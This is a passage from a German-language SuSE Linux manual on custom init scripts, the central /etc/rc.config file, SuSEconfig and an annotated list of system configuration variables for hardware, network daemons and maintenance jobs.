Eigene Skripten lassen sich anhand dieses Konzepts hinzufügen; ein Gerüst ist in `/sbin/init.d/skeleton` vorbereitet. Um die Ausführung eines eigenen Skripts über die `/etc/rc.config` zu steuern, sollte eine `<START_>`-Variable dort hinterlegt und dann im eigenen Skript abgefragt werden; zusätzliche Parameter sollten nur im begründeten Einzelfall in der `/etc/rc.config` eingetragen werden (vgl. z. B. das Skript `/sbin/init.d/gpm`).

Nun sind Links von dem jeweiligen `rc`-Verzeichnis auf das neue Skript anzulegen, damit das Skript – wie oben beschrieben (Abschnitt 17.3 auf Seite 507) – beim Wechsel des Runlevels ausgeführt wird; die Namensgebung für die Links wird ebendort beleuchtet. Die technischen Details werden in der Manual-Page von `init.d` (`man 7 init.d`) dargestellt.

## Eigene Skripte



### Achtung

Beim Erstellen eigener Skripten ist Vorsicht geboten – ein fehlerhaftes Skript ist in der Lage, den Rechner „aufzuhängen“; vgl. oben Abschnitt 17.2 auf Seite 506, falls einmal nichts mehr gehen sollte...

## 17.5 /etc/rc.config und SuSEconfig

Praktisch die gesamte Konfiguration von SuSE Linux kann über die zentrale Konfigurationsdatei `/etc/rc.config` vorgenommen werden. In dieser Datei werden eine Reihe von Umgebungsvariablen gesetzt, die unter anderem von den Init-Skripten ausgewertet werden; jedes der Skripten unter `/sbin/init.d` lädt („sourced“) als Erstes die Datei `/etc/rc.config`, um die aktuell gültigen Werte der einzelnen Variablen zu übernehmen.



### Hinweis

Seit SuSE Linux 6.0 lagern Pakete mit umfangreichen Einstellungsmöglichkeiten ihre Variablen in einzelne Dateien in das Verzeichnis `/etc/rc.config.d` aus; dies ist z. B. bei Paket `sendmail` oder Paket `i4l` (ISDN) der Fall.

Im Folgenden wird vereinfachend zumeist nur von `/etc/rc.config` gesprochen, auch wenn mitunter eine ausgelagerte Datei vorhanden ist!

Darüber hinaus können viele weitere Konfigurationsdateien des Systems in Abhängigkeit von `/etc/rc.config` generiert werden; diese Aufgabe wird von `/sbin/SuSEconfig` erledigt. So wird beispielsweise nach einer Änderung der Netzwerkkonfiguration die Datei `/etc/resolv.conf` neu erzeugt, da sie abhängig von der Art der Konfiguration ist.

Wenn Sie Änderungen an `/etc/rc.config` vornehmen, müssen Sie nachfolgend immer `SuSEconfig` aufrufen, um sicherzustellen, dass Ihre Einstellungen auch an allen relevanten Stellen wirksam werden. Verändern Sie die Konfiguration mit YaST, brauchen Sie sich darum nicht explizit zu kümmern; YaST startet automatisch `SuSEconfig`, wodurch die betroffenen Dateien auf den aktuellen Stand gebracht werden.

Dieses Konzept ermöglicht es, grundlegende Änderungen an der Konfiguration des Rechners vornehmen zu können, ohne die Maschine neu booten zu müssen. Da manche Einstellungen sehr tiefgreifend sind, müssen jedoch unter Umständen einige Programme neu gestartet werden, um die Änderungen wirksam werden zu lassen. Diese Vorgehensweise wurde zum Beispiel bei der Konfiguration des Netzwerks beschrieben (siehe Abschnitt 5.2 auf Seite 172), wo durch Verwendung der Kommandos

```
erde: # /sbin/init.d/network stop
erde: # /sbin/init.d/network start
```

erreicht wurde, dass die von der Änderung betroffenen Programme neu gestartet wurden. Wie Sie sehen, können die Init-Skripten auch von Hand aufgerufen werden.

Generell ist für das Konfigurieren des Systems folgender Weg zu empfehlen:

- Bringen Sie das System in den „single user mode“:

```
erde: # init s
```

Alternativ können Sie auch den Runlevel 1 verwenden, bei dem Sie zusätzlich die Möglichkeit haben, sich auf mehreren Konsolen einzuloggen:

```
erde: # init 1
```

- Nehmen Sie die gewünschten Änderungen an der Konfigurationsdatei `/etc/rc.config` vor. Dies kann mit einem beliebigen Editor geschehen oder mit YaST unter dem Punkt 'Konfigurationsdatei verändern' (siehe Abschnitt 17.6).
- Führen Sie `SuSEconfig` aus, um die Änderungen in die verschiedenen weiteren Konfigurationsdateien eintragen zu lassen. Dies geschieht automatisch, wenn Sie die Datei `/etc/rc.config` mit YaST geändert haben.
- Bringen Sie das System in den vorherigen Runlevel zurück:

```
erde: # init 2
```

Diese Vorgehensweise ist natürlich nur bei sehr weitreichenden Änderungen an den Einstellungen des Systems erforderlich (z. B. Netzwerkkonfiguration); bei einfachen Aufgaben ist es nicht erforderlich, für die Administration in den „single user mode“ zu wechseln; jedoch stellen Sie damit sicher, dass auch wirklich alle von der Änderung betroffenen Programme neu gestartet werden.



### Tipp

Um die automatische Konfiguration via `SuSEconfig` *grundsätzlich* abzuschalten, kann die Variable `<ENABLE_SUSECONFIG>` in der `/etc/rc.config` gesetzt werden (schalten Sie `SuSEconfig` bitte nicht ab, wenn Sie den Installationssupport in Anspruch nehmen wollen!); es ist auch möglich, mittels geeigneter `rc.config`-Variablen die Auto-Konfiguration nur gezielt zu „disablen“.

## 17.6 Die `/etc/rc.config`-Variablen

Im Folgenden werden die einzelnen Parameter des Systems und ihre Einstellungen kurz beschrieben. Wenn Sie `/etc/rc.config`, die Konfigurationsdatei, *nicht* mit YaST bearbeiten, achten Sie darauf, dass Sie einen leeren Parameter als zwei aufeinanderfolgende Anführungszeichen schreiben (z. B. `KEYTABLE=""`) und Parameter, die Leerzeichen enthalten, in Anführungsstriche einschließen. Bei Variablen, die nur aus einem Wort bestehen, sind die Anführungszeichen nicht nötig.

In der folgenden Beschreibung hat jeder Parameter einen Wert, um anhand eines Beispiels die möglichen Einstellungen zu verdeutlichen:

### Grundeinstellungen

- **ENABLE\_SUSECONFIG=yes**  
Legt fest, ob SuSEconfig der Konfiguration vornehmen soll. Bitte auf keinen Fall ausschalten, falls Sie Installationssupport in Anspruch nehmen wollen  
;-)
- **MAIL\_REPORTS\_TO=tux**  
Festlegen, an wen SuSEconfig Reporte zur System-Administration per E-Mail schicken soll.
- **GMT=-u**  
Wenn Ihre Hardware-Uhr auf GMT (*Greenwich Mean Time*) eingestellt ist, setzen Sie diese Variable auf **-u**<sup>5</sup>, anderenfalls lassen Sie die Variable leer. Diese Einstellung ist relevant für das automatische Umstellen von Sommer- auf Winterzeit und umgekehrt.
- **TIMEZONE=CET**  
Die Zeitzone, in der Sie wohnen bzw. den Rechner betreiben. Diese Einstellung ist auch wichtig für die automatische Umstellung von Sommer- auf Winterzeit und umgekehrt.
- **LANGUAGE="german"**  
Wird von YaST gesetzt, wenn mit 'Sprache festlegen' eine Änderung vorgenommen wird (vgl. Abschnitt 3.3.1 auf Seite 93). Dieser Wert gilt auch als Fallback, wenn **LANG** bzw. die **LC\_\***-Variablen nicht gesetzt sind (s. u.); in einem solchen Fall wird der hier eingetragene Wert über die Datei `/usr/share/locale/locale.alias` aufgelöst.
- **RC\_LANG="de\_DE"**  
Setzt **LANG** für **locale**; hiermit kann für die lokalen Benutzer eine Vorgabe eingestellt wird. Dieser Wert kommt solange zum Tragen, wie keine speziellen **RC\_LC\_\***-Variablen benutzt werden.  
Die einschlägigen **rc.config**-Variablen lauten: **RC\_LC\_ALL** (hiermit kann man die **LC\_\*** wie auch **LANG** überschreiben!), **RC\_LC\_MESSAGES**, **RC\_LC\_CTYPE**, **RC\_LC\_MONETARY**, **RC\_LC\_NUMERIC**, **RC\_LC\_TIME** und **RC\_LC\_COLLATE**.  
Vgl. Manual-Page von **locale** (**man 5 locale**).
- **ROOT\_USES\_LANG="no"**  
Sollen auch für 'root' die locale-Einstellungen verwendet werden?
- **INIT\_SCRIPT\_USE\_LANG="no"**  
locale in **init**-Skripten verwenden? Besser nicht ;-)
- **ENABLE\_SYSRQ="no"**  
Internas des Kernels betrachten. Vor Anwendungen bitte unbedingt `/usr/src/linux/Documentation/sysrq.txt` lesen!

<sup>5</sup>Das **-u** ist ein Kürzel für *universal time*.



## Lokale Hardware initialisieren (Tastatur, Modem, Maus, PCMCIA etc.)

- **KEYTABLE=de-latin1-nodeadkeys**  
Definiert die Tastaturbelegung.
- **KBD\_NUMLOCK=no**  
(NumLock) beim Booten nicht einschalten.
- **KBD\_CAPSLOCK=no**  
(CapsLock) beim Booten nicht einschalten.
- **KBD\_TTY="tty1 tty2 tty3 tty4 tty5 tty6"**  
(NumLock) und (CapsLock) kann auf bestimmte TTYs beschränkt werden; gequoted steht für alle TTYs.
- **KBD\_RATE=30**  
Bestimmt die Geschwindigkeit der automatischen Tastaturwiederholung. Mögliche Eingaben sind von zweimal bis zu 30 mal pro Sekunde. Damit diese Einstellung wirkt, muss gleichfalls die Dauer der Verzögerung (vgl. **KBD\_DELAY**) festgelegt werden!
- **KBD\_DELAY=250**  
Hier können Sie die Verzögerung einstellen, nach der die automatische Wiederholungsfunktion einsetzt. Der Wert ist in Millisekunden, das Raster ist jedoch nicht sehr genau. Sie müssen auch **KBD\_RATE** einstellen!
- **CONSOLE\_FONT=mr.fnt**  
Der Font, der für die Konsole geladen wird. Nicht alle Fonts unterstützen die deutschen Umlaute! Mit YaST können Sie bequem die Fonts durchprobieren und denjenigen einstellen, der Ihnen am Besten gefällt. Zusatzeinstellungen sind: **CONSOLE\_SCREENMAP**, **CONSOLE\_UNICODEMAP** und **CONSOLE\_MAGIC**.
- **MODEM=/dev/ttyS1**  
Die Schnittstelle, an der das Modem angeschlossen ist. Von YaST bzw. SuSEconfig wird ein Link von `/dev/modem` auf das angegebene Device angelegt.
- **MOUSE=/dev/ttyS2**  
Die Schnittstelle, an der die Maus angeschlossen ist. Von YaST bzw. SuSEconfig wird ein Link von `/dev/mouse` auf das angegebene Device angelegt.
- **START\_GPM=yes**  
Steuert, ob der Maus-Support für die Konsole gestartet wird; damit kann zwischen verschiedenen virtuellen Konsolen mit der Maus Text ausgetauscht werden. Gpm ist problematisch im Zusammenhang mit manchen Busmäusen; haben Sie bei der Verwendung von X Probleme mit der Maus, sollten Sie das Starten des gpm unterbinden. Oder verwenden Sie gleich einen Display-Manager; denn in Runlevel 3 wird gpm grundsätzlich nicht gestartet.
- **GPM\_PARAM=" -t logi -m /dev/mouse"**  
Die Startparameter für den gpm; normalerweise von YaST versorgt.

- **PCMCIA=i82365**  
Dient der Festlegung des Chipsets; gültige Werte sind `i82365` oder `tcic`. Wenn die Variable auf "" gesetzt wird, wird das PCMCIA-Subsystem nicht gestartet. Feineinstellungen sind über die Variablen `PCMCIA_PCIC_OPTS` und `PCMCIA_CORE_OPTS` möglich.
- **START\_ISAPNP=yes**  
ISA PnP beim Booten initialisieren.
- **INITRD\_MODULES="aic7xxx"**  
Die Namen der Module, die während des Bootens des Kernels geladen werden müssen, um beispielsweise auf die Festplatte zugreifen zu können. Sinnvolle und notwendige Einträge werden während der Installation bzw. des Updates vorgenommen; vgl. Abschnitt 16.3 auf Seite 485.
- **START\_KERNELD=yes**  
Diese Variable steuert, ob beim Booten des Kernels 2.0.xx automatisch der Kernel-Daemon gestartet wird. Dieser Daemon sorgt dafür, dass bei Bedarf automatisch benötigte Kernel-Module geladen werden. Beim jetzigen Standardkernel 2.2.xx wird `kerneld` *nicht* mehr benötigt! – Eine kurze Einführung in das Modulkonzept finden Sie in Abschnitt 13.2 auf Seite 416.

### Netz- und lokale Dienste starten und konfigurieren

- **START\_LOOPBACK=yes**  
Legt fest, ob quasi ein Mini-Netzwerk eingerichtet werden soll, indem das *Loopback*-Device konfiguriert wird. Da viele Programme diese Funktionalität benötigen, sollte es unbedingt aktiviert werden.<sup>6</sup>
- **CHECK\_ETC\_HOSTS=yes**  
Legt fest, ob SuSEconfig die `/etc/hosts` überprüfen und ggf. ändern soll.
- **BEAUTIFY\_ETC\_HOSTS=no**  
Falls `/etc/hosts` sortiert werden soll.
- **SETUPDUMMYDEV=no**  
Legt fest, ob das Dummy-Device eingerichtet werden soll; nützlich bei nicht permanenten Netzwerk-Verbindungen (z. B. SLIP oder PPP). Wenn Sie eine Ethernet-Karte haben, ist es bisweilen störend.
- **CREATE\_RESOLVCONF=yes**  
Legt fest, ob SuSEconfig die `/etc/resolv.conf` überprüfen und ggf. ändern soll. Wenn auf `yes` gesetzt *und* eine der Variablen `SEARCHLIST` oder `NAMESERVER` leer ist, dann wird angenommen, dass kein DNS gewollt ist und `/etc/resolv.conf` gelöscht werden kann. Wenn auf `no` gesetzt, wird `/etc/resolv.conf` unverändert gelassen.
- **NETCONFIG=\_0**  
Gibt an, wie viele Netzwerkkarten (oder sonstige Netz-Devices) der Rechner besitzt. Dies ist das Beispiel für eine Netzwerkkarte (sie werden mit 0

<sup>6</sup>Natürlich muss auch der Kernel Netzwerkunterstützung bieten!



- **NAMESERVER=192.168.0.1**

Die Adresse des Name-Servers, der befragt werden soll, wenn ein Rechnername in eine IP-Adresse umgewandelt werden muss. Sie können bis zu drei Nameserver angeben, deren Adressen durch Leerzeichen voneinander getrennt sind.

Wenn Sie einen Nameserver verwenden möchten, *müssen* Sie auch die Variable **SEARCHLIST** versorgen!

- **ORGANIZATION="Duesentrieb, Entenhausen"**

Der hier eingetragene Text erscheint in jedem News-Posting, das von dem betreffenden Rechner abgeschickt wird.

- **NNTPSERVER=sonne.kosmos.all**

Die Adresse des News-Servers; beziehen Sie Ihre News per UUCP und werden diese lokal gespeichert, sollten Sie hier **localhost** eintragen.

- **IRCServer=sonne.kosmos.all**

Hier können Sie mehrere IRC-Server (*Internet Relay Chat*) angeben. Die Namen der einzelnen Server werden durch Leerzeichen voneinander getrennt.

- **START\_FW=no**

Aktiviert den Firewall; vgl. Abschnitt 6.7 auf Seite 219.

- **START\_INETD=yes**

Aktiviert den inetd-Superdaemon. Dieser Daemon reagiert auf Verbindungswünsche anderer Rechner und startet abhängig vom gewählten Port den zugehörigen Dienst. Sie benötigen diesen Daemon, wenn Sie sich per telnet oder rlogin auf den Rechner einloggen möchten. – Setzen Sie **START\_INETD** jedoch auf **no**, wenn der xinetd zum Einsatz kommen soll (vgl. auf dieser Seite).

- **START\_XINETD=no**

Aktiviert den xinetd-Superdaemon, den erweiterten inetd (vgl. auf dieser Seite). Wenn dieser „extended Internet services daemon“ benutzt werden soll, muss **START\_INETD** auf **no** gesetzt werden.

- **SENDMAIL\_xxxx=**

Die sendmail-Variablen sind in Abschnitt 6.8 auf Seite 222 dokumentiert.

- **START\_POSTFIX=no**

Aktiviert den Mail-Server postfix. Zugehörig sind die Variablen **POSTFIX\_CREATECF**, **POSTFIX\_RELAYHOST**, **POSTFIX\_MASQUERADE\_DOMAIN** und **POSTFIX\_LOCALDOMAINS**.

- **SMTP=no**

Legt fest, ob ein Sendmail-Daemon laufen soll. Wenn Sie Ihre E-Mail ausschließlich via UUCP empfangen, brauchen Sie dies nicht, vorausgesetzt, Sie rufen nach jedem Pollen **sendmail -q** auf (das von UUCP aufgerufene **rmail** stellt die Mail nur in die Empfangswarteschlange, stellt sie jedoch nicht zu). In einem Netz, in dem die Mail-Spool-Verzeichnisse via NFS eingehangen (gemountet) sind und der einzelne Rechner somit nur abgehende Mail hat, kann diese Variable ebenfalls auf **no** stehen; das Gleiche gilt bei Verwendung eines „Relay Hosts“.

- **START\_PORTMAP=no**  
Legt fest, ob der Portmapper gestartet werden soll. Sie benötigen den Portmapper, wenn der Rechner als NFS-Server dienen soll (siehe Abschnitt 5.5 auf Seite 181); ohne den Portmapper können die Daemonen `rpc.mountd` und `rpc.nfsd` nicht laufen; deshalb wird der Portmapper auch dann gestartet, wenn diese Variable auf `no` steht, aber **NFS\_SERVER** eingeschaltet ist! Auch für die Verwendung von NIS (siehe Abschnitt 5.4 auf Seite 180) ist der Portmapper erforderlich!
- **NFS\_SERVER=no**  
Wenn der Rechner als NFS-Server dienen soll, ist diese Variable auf `yes` zu setzen. Dadurch wird bewirkt, dass die Daemonen `rpc.nfsd` und `rpc.mountd` gestartet werden. Für eine weitergehende Beschreibung eines NFS-Servers (zum Beispiel die Festlegung der zu exportierenden Verzeichnisse) lesen Sie bitte Abschnitt 5.5 auf Seite 181.
- **REEXPORT\_NFS=no**  
Setzen Sie die Variable auf `yes`, um gemountete NFS-Verzeichnisse oder NetWare-Volumes zu re-exportieren.
- **NFS\_SERVER\_UGID=yes**  
Wenn der Daemon (`rpc.ugidd`) für die Umsetzung von User- und Group-ID gestartet werden soll; dieser Dienst muss auf dem jeweiligen NFS-Client gestartet werden.
- **USE\_KERNEL\_NFSD="no"**  
Wenn das Paket `knfsd` installiert ist, kann der kernel-basierte NFS-Daemon benutzt werden. Mit diesem NFS-Daemon ist Locking möglich. Vgl. die dazugehörige Variable **USE\_KERNEL\_NFSD\_NUMBER**.
- **START\_AMD=no**  
Automounter starten; wenn keine zwingenden Gründe vorliegen, sollte man jetzt das `autofs`-Kernelmodul bevorzugen (vgl. unten auf dieser Seite).
- **START\_AUTOFS=no**  
Mit diesem Daemon ist es möglich, sowohl über NFS erreichbare Verzeichnisse als auch lokale Verzeichnisse (CD-ROM-Laufwerke, Disketten etc.) automatisch zu mounten. Das Paket `autofs`, Serie `n` muss installiert und konfiguriert sein.
- **START\_RWHOD=no**  
Legt fest, ob der `rwhod` gestartet werden soll. Achtung, der `rwhod` sendet regelmäßig „Broadcasts“; das kann dazu führen, dass bei On-Demand-Verbindungen (ISDN und/oder diald) diese aufgebaut werden – und Kosten verursachen können!
- **START\_ROUTED=no**  
Der Route-Daemon ist nur notwendig für dynamisches Routen (vgl. Manual-Page von `routed` (`man routed`)). Achtung, dieser Dienst verursacht alle 30 Sekunden Netzverkehr; wenn der Rechner mit dem Internet über Dialup verbunden ist (z. B. ISDN), dann macht es *keinen* Sinn, diese Variable auf `yes` zu setzen.

- **START\_NSCD=yes**  
NSCD (engl. *Name Service Caching Daemon*) beim Booten initialisieren.
- **START\_NAMED=no**  
Legt fest, ob der Name-Daemon gestartet werden soll.
- **CREATE\_YP\_CONF=yes**  
Legt fest, ob SuSEconfig abhängig von den beiden folgenden Einträgen automatisch die nötigen Dateien für die Verwendung von YP (siehe Abschnitt 5.4 auf Seite 180) erzeugen soll. Weiterhin werden die Dateien `/etc/passwd` und `/etc/group` angepasst, soweit noch erforderlich.
- **YP\_DOMAINNAME=kosmos.all**  
Der YP-Domainname des Rechners. Für detailliertere Informationen lesen Sie bitte Abschnitt 5.4 auf Seite 180.
- **YP\_SERVER=sonne.kosmos.all**  
Der Name des NIS-Servers.
- **USE\_NIS\_FOR\_RESOLVING=no**  
NIS für die Auflösung der Rechnernamen verwenden.
- **START\_CIPED=no**  
CIPE-Daemon für einen IPIP-Tunnel starten.
- **START\_DHCPD=no**  
Server für DHCP (engl. *Dynamic Host Configuration Protocol*) starten. Dazu gehören die Variablen `DHCPD_INTERFACE`, `START_DHCRELAY` und `DHCRELAY_SERVERS`.
- **START\_LDAP=no**  
LDAP-Server starten.
- **START\_RADIUSD=yes**  
Radius-Accounting und Authentication Service starten. Dieser Service wird z. B. von bestimmten Dialin-Servern benutzt, um die Benutzer-Authentifizierung durchzuführen; vgl. die Dokumentation unter `/usr/share/doc/packages/radiusd`.
- **START\_LPD=yes**  
lpd (engl. *Line Printer Daemon*) starten; für das Drucken in der Regel notwendig.
- **START\_NNTPD=yes**  
nntpd starten; notwendig, wenn Zugriff über NNTP auf die lokalen News gewährleistet werden soll.
- **START\_INN=no**  
Newsserver INN starten.
- **START\_ATD=yes**  
Legt fest, ob der AT-Daemon gestartet werden soll. Dieser Daemon gestattet es, bestimmte Jobs zu einem vorgegebenen Zeitpunkt ausführen zu lassen. Im Gegensatz zum Cron-Daemon geht es um das einmalige Ausführen einer bestimmten Aktion.


- **START\_HTTPD=yes**  
Gibt an, ob der Apache http-Daemon gestartet werden soll.
- **START\_HTTPSD=yes**  
Gibt an, ob der Apache httpsd („sicherer“ Webserver) mit SSL und PHP3 gestartet werden soll.
- **START\_SQUID=no**  
Gibt an, ob Squid gestartet werden soll.
- **DOC\_HOST=""**  
Wenn ein zentraler Dokumentations-Server benutzt werden soll, der das SuSE-Hilfesystem vorhält, dann sollte hier der Name des Servers eingetragen werden; z. B. `"sonne.kosmos.all "`.
- **DOC\_SERVER=no**  
Auf dem Dokumentations-Server soll diese Variable auf `yes` gesetzt werden. Dann wird zum einen nach den Angaben in **DOC\_ALLOW** (s. u.) der Zugriff auf `http-rman` freigegeben und zum anderen werden die Index-Dateien für den HTTP-Server entsprechend umgesetzt; sie zeigen dann statt auf `http://localhost` auf den eigentlichen Rechnernamen.
- **DOC\_ALLOW="LOCAL"**  
Liste der Rechner/Domains als Pattern für `/etc/hosts.allow`, denen der Zugriff auf den Dokumentations-Server erlaubt wird. Diese Variable wird nur ausgewertet, wenn **DOC\_SERVER** auf `yes` gesetzt ist. Hier kann auch eine Subdomain (z. B. mit `".kosmos.all "`) eingetragen werden.
- **HTTP\_PROXY=""**  
Einige Programme (z. B. `lynx`, `arena` oder `wget`) können Proxy-Server benutzen, wenn diese Umgebungsvariable entsprechend gesetzt ist; SuSEconfig kann diese in `/etc/SuSEconfig/*` setzen (vgl. in der SDB [http://sdb.suse.de/sdb/de/html/lynx\\_proxy.html](http://sdb.suse.de/sdb/de/html/lynx_proxy.html)). Beispiel: `"http://proxy.provider.de:3128/"`.
- **FTP\_PROXY=""**  
Proxy für FTP. Beispiel: `"http://proxy.provider.de:3128/"`.
- **GOPHER\_PROXY=""**  
Proxy für Gopher. Beispiel: `"http://proxy.provider.de:3128/"`.
- **NO\_PROXY=""**  
Mittels dieser Variable lassen sich (Sub-)Domains vom Proxy ausschließen. Beispiel: `"www.me.de, do.main, localhost"`.
- **START\_HYLAFAX=no**  
Startet Hylafax. Bevor diese Variable auf `yes` gesetzt wird, muss `faxsetup` ausgeführt werden.
- **START\_SMB=no**  
Samba-Server starten; Windows Datei- und Druckerserver.
- **START\_MARSNWE=no**  
Gibt an, ob die Novell-Server-Emulation gestartet werden soll.

- **START\_SSHD=yes**

Den „Secure Shell Daemon“ starten; stellen Sie vor dem Starten sicher, dass ein „host key“ existiert – vgl. dazu die Dokumentation unter `/usr/share/doc/packages/ssh` sowie die Manpages.

- **START\_XNTPD=yes**

Startet den „Network Time Protocol (NTP) Daemon“ aus dem Paket `xntp`; die Konfiguration selbst geschieht über die Datei `/etc/ntp.conf`.

Funkuhren haben Adressen in der Form `127.127.T.U`; dabei steht `T` für den Typ der Uhr und `U` ist die „unit number“ im Bereich von 0 bis 3. – Die meisten dieser Uhren benötigen eine serielle Schnittstelle oder einen speziellen Bus. Die dafür vorgesehene Gerätedatei ( *Device*) wird normalerweise durch einen symbolischen Link `/dev/device-U` auf die tatsächliche Hardware angegeben; dabei hat `U` mit der zuvor erwähnten „unit number“ übereinzustimmen. Vgl. auch </usr/share/doc/packages/xntp/html/refclock.htm>.

*Beispiel:* Wer eine Funkuhr hat, die an eine serielle Schnittstelle angeschlossen ist, der benötigt auch einen entsprechenden Symlink. Wie der zu heißen hat, erfährt man über `refclock.htm`. – Für die üblichen DCF77-Empfänger, ist der „PARSE“-Treiber zuständig:

```
## Type 8 Generic Reference Driver (PARSE)
## Address:      127.127.8.u
## Serial Port:  /dev/refclock-u
```

Wer also über einen `ntp.conf`-Eintrag den `server 127.127.8.0` wählt, der braucht auch einen Symlink von `/dev/refclock-0` auf `ttysx` – dabei steht `x` für die Schnittstelle, an die die Funkuhr angeschlossen ist.

- **XNTPD\_INITIAL\_NTPDATE=""**

Liste der NTP-Server, von denen die Zeit geholt werden kann, bevor der lokale Server gestartet wird; z.B. `"sonne.kosmos.all"`. Falls mehrere Server eingetragen werden, sind diese durch ein Leerzeichen voneinander zu trennen.

- **DISPLAYMANAGER=""**

Beschreibt, ob das Login in der Textkonsole oder grafisch unter dem X Window System erfolgen soll. Mögliche Werte sind `xdm` (Standard-Displaymanager des X Window System), `kdm` (Displaymanager von KDE) oder `gdm` (Displaymanager von GNOME) `" "`; im letzten Fall wird angenommen, dass kein grafisches Login gewünscht ist: Der Rechner wird im Runlevel 2 (Textkonsole) gestartet. Dies ist die Voreinstellung.

- **KDM\_SHUTDOWN=root**

Gibt an, welche Benutzer den Rechner über `kdm` herunterfahren dürfen (Reboot oder Shutdown). Mögliche Werte sind `root` (`'root'` muss sich mit Passwort identifizieren), `all` (alle Benutzer), `none` (niemand darf den Rechner über `kdm` herunterfahren) und `local` (der Rechner darf nur heruntergefahren werden, wenn der Benutzer sich lokal und nicht über das Netz einloggt). Wenn die Variable auf `" "` steht, wird der Wert `root` als Voreinstellung genommen.



- **CONSOLE\_SHUTDOWN=reboot**  
Gibt an, wie der `init`-Prozess auf das Drücken der Tastenkombination `(Strg) + (Alt) + (Entf)` reagiert. Mögliche Werte sind `reboot` (der Rechner fährt herunter und bootet erneut), `halt` (der Rechner fährt herunter und bleibt dann stehen) und `ignore` (das Drücken der Tastenkombination hat keinen Effekt). Voreinstellung ist `reboot`.
- **START\_AXNET=no**  
Server für **Applixware**.
- **START\_MYSQL=no**  
Server für MySQL.
- **START\_ADABAS=no**  
Server für *Adabas*. Die folgenden Variablen gehören zu *Adabas*: **DBROOT**, **DBNAME**, **DBUSER** und **DBCONTROL** – vgl. die entsprechenden Kommentare in der `rc.config`.
- **START\_DB2=no**  
Server für DB2.
- **START\_ARKEIA=no**  
*Arkeia*-Backupserver starten.
- **START\_ARGUS=no**  
Server für *Argus* (Netzwerkmonitor).
- **ARGUS\_INTERFACE=eth0**  
Das von *Argus* zu überwachende Interface.
- **ARGUS\_LOGFILE="/var/log/argus.log"**  
Die *Argus*-Logdatei. Diese Datei kann sehr groß werden!
- **CRON=yes**  
Steuert den Start und das Beenden des *Cron-Daemons*. Dieser Daemon startet zu vorgegebenen Zeiten automatisch gewisse Programme. Der *Cron* wird nur in den Runlevels 2 und 3 gestartet! Seine Aktivierung ist auf Rechnern, die rund um die Uhr laufen, dringend zu empfehlen. Eine Alternative bzw. Ergänzung ist der *AT-Daemon*; vgl. auf Seite 518).



#### Hinweis

Es gibt eine Reihe von Optionen, die es erfordern, dass regelmäßig bestimmte Programme gestartet werden. Daher sollte auf jedem System der *Cron-Daemon* aktiviert werden.

## Sicherheit und lokale Wartungsdienste

- **RUN\_UPDATEDB=yes**

Legt fest, ob einmal pro Nacht die Datenbank für `locate` (`locate`) aktualisiert werden soll; `locate` dient dem schnellen Auffinden von Dateien im System. Ein Fein-Tuning des `updatedb` kann über die Variablen `RUN_UPDATEDB_AS`, `UPDATEDB_NETPATHS`, `UPDATEDB_NETUSER` und `UPDATEDB_PRUNEPATHS` erreicht werden (vgl. die Kommentare in der `rc.config`). – Diese Aktualisierung wird möglicherweise kurz nach dem Booten durchgeführt, wenn Sie den Rechner *nicht* ununterbrochen laufen haben; vgl. Abschnitt 16.2.2 auf Seite 484.

- **REINIT\_MANDB=yes**

Wenn die Manpage-Datenbank von `cron.daily` täglich erneuert werden soll.

- **CREATE\_INFO\_DIR=yes**

Legt fest, ob automatisch die Datei `/usr/info/dir` erstellt werden soll, die gleichsam einen Index für alle vorhandenen Info-Seiten bildet. Dies ist etwa nach der Installation eines Paketes sinnvoll, das eine Info-Seite enthält. Beachten Sie, dass für die Verwendung dieses Features `perl` installiert sein muss!

- **CHECK\_PERMISSIONS=set**

Legt fest, ob die Datei-Rechte anhand der Datei `/etc/permissions` überprüft werden sollen. Mit `set` werden falsche Einstellungen berichtigt, mit `warn` werden nur „Warnungen“ hergestellt, `no` wird dieses Feature abgestellt.

- **PERMISSION\_SECURITY="easy local"**

In `/etc/permissions.paranoid`, `/etc/permissions.secure` und `/etc/permissions.easy` sind drei Sicherheitsstufen vorbereitet. Tragen Sie hier `easy`, `secure` oder `/etc/permissions.paranoid` ein; eigene Einstellungen können Sie z. B. in `/etc/permissions.local` vornehmen und dann die Erweiterung `local` als Wert hinzufügen.

- **RPMDB\_BACKUP\_DIR=/var/adm/backup/rpmdb**

Legt fest, wohin `cron.daily` Backups der RPM-Datenbank schreiben soll; wenn keine Backups gewünscht werden, diese Variable auf `""` setzen.

- **MAX\_RPMDB\_BACKUPS=5**

Legt die Anzahl der Backups der RPM-Datenbank fest.

- **DELETE\_OLD\_CORE=yes**

*Corefiles* sind Abbilder der Speicherbelegung von Programmen, die wegen einer Speicherschutzverletzung abgebrochen wurden; diese Abbilder dienen der Fehlersuche. Hier können Sie einstellen, dass regelmäßig nach etwaigen alten Corefiles gesucht wird und diese automatisch gelöscht werden.

- **MAX\_DAYS\_FOR\_CORE=7**

Legt fest, wie alt Corefiles maximal werden dürfen (in Tagen), bevor sie automatisch gelöscht werden.

- **MAX\_DAYS\_FOR\_LOG\_FILES=365**

Wenn eine Log-Datei (vornehmlich unter `/var/log`) eine bestimmte Größe erreicht hat, wird sie automatisch komprimiert und archiviert und eine entsprechende Mail unterrichtet **root** davon. Mit diesem Parameter können Sie festlegen, wie lange derartige Sicherungsdateien behalten werden, bevor sie automatisch gelöscht werden. Setzen Sie den Wert auf 0, findet keinerlei Komprimierung und Archivierung statt; die Dateien werden dann unbegrenzt fortgeschrieben und können eine beachtliche Größe erreichen! Die komprimierten Sicherungsdateien können Sie sich jederzeit mit **less** ansehen.

- **MAX\_DAYS\_IN\_TMP=30**

Es wird täglich geprüft, ob es in den `tmp`-Verzeichnissen Dateien gibt, auf die länger als angegeben nicht zugegriffen wurde (in Tagen). Wurde auf eine Datei in einem dieser Verzeichnisse länger nicht mehr zugegriffen, wird sie automatisch gelöscht.

- **TMP\_DIRS\_TO\_CLEAR="/tmp /var/tmp"**

Angabe derjenigen Verzeichnisse, die täglich automatisch nach alten Dateien durchsucht werden sollen.

- **OWNER\_TO\_KEEP\_IN\_TMP="root bs"**

Die Dateien der hier angegebenen Systembenutzer sollen auch dann nicht aus den `tmp`-Verzeichnissen gelöscht werden, wenn auf sie länger als angegeben nicht mehr zugegriffen wurde.

- **CWD\_IN\_ROOT\_PATH=no**

Aktuelles Verzeichnis (engl. *current working directory*) im Pfad von `'root'`.

- **ROOT\_LOGIN\_REMOTE=no**

Wenn das Login für `'root'` per `telnet` oder `rlogin` erlaubt werden soll, ist diese Variable auf `yes` zu setzen. Zu Sicherheitsaspekten dieser Variablen vgl. auf Seite 538.

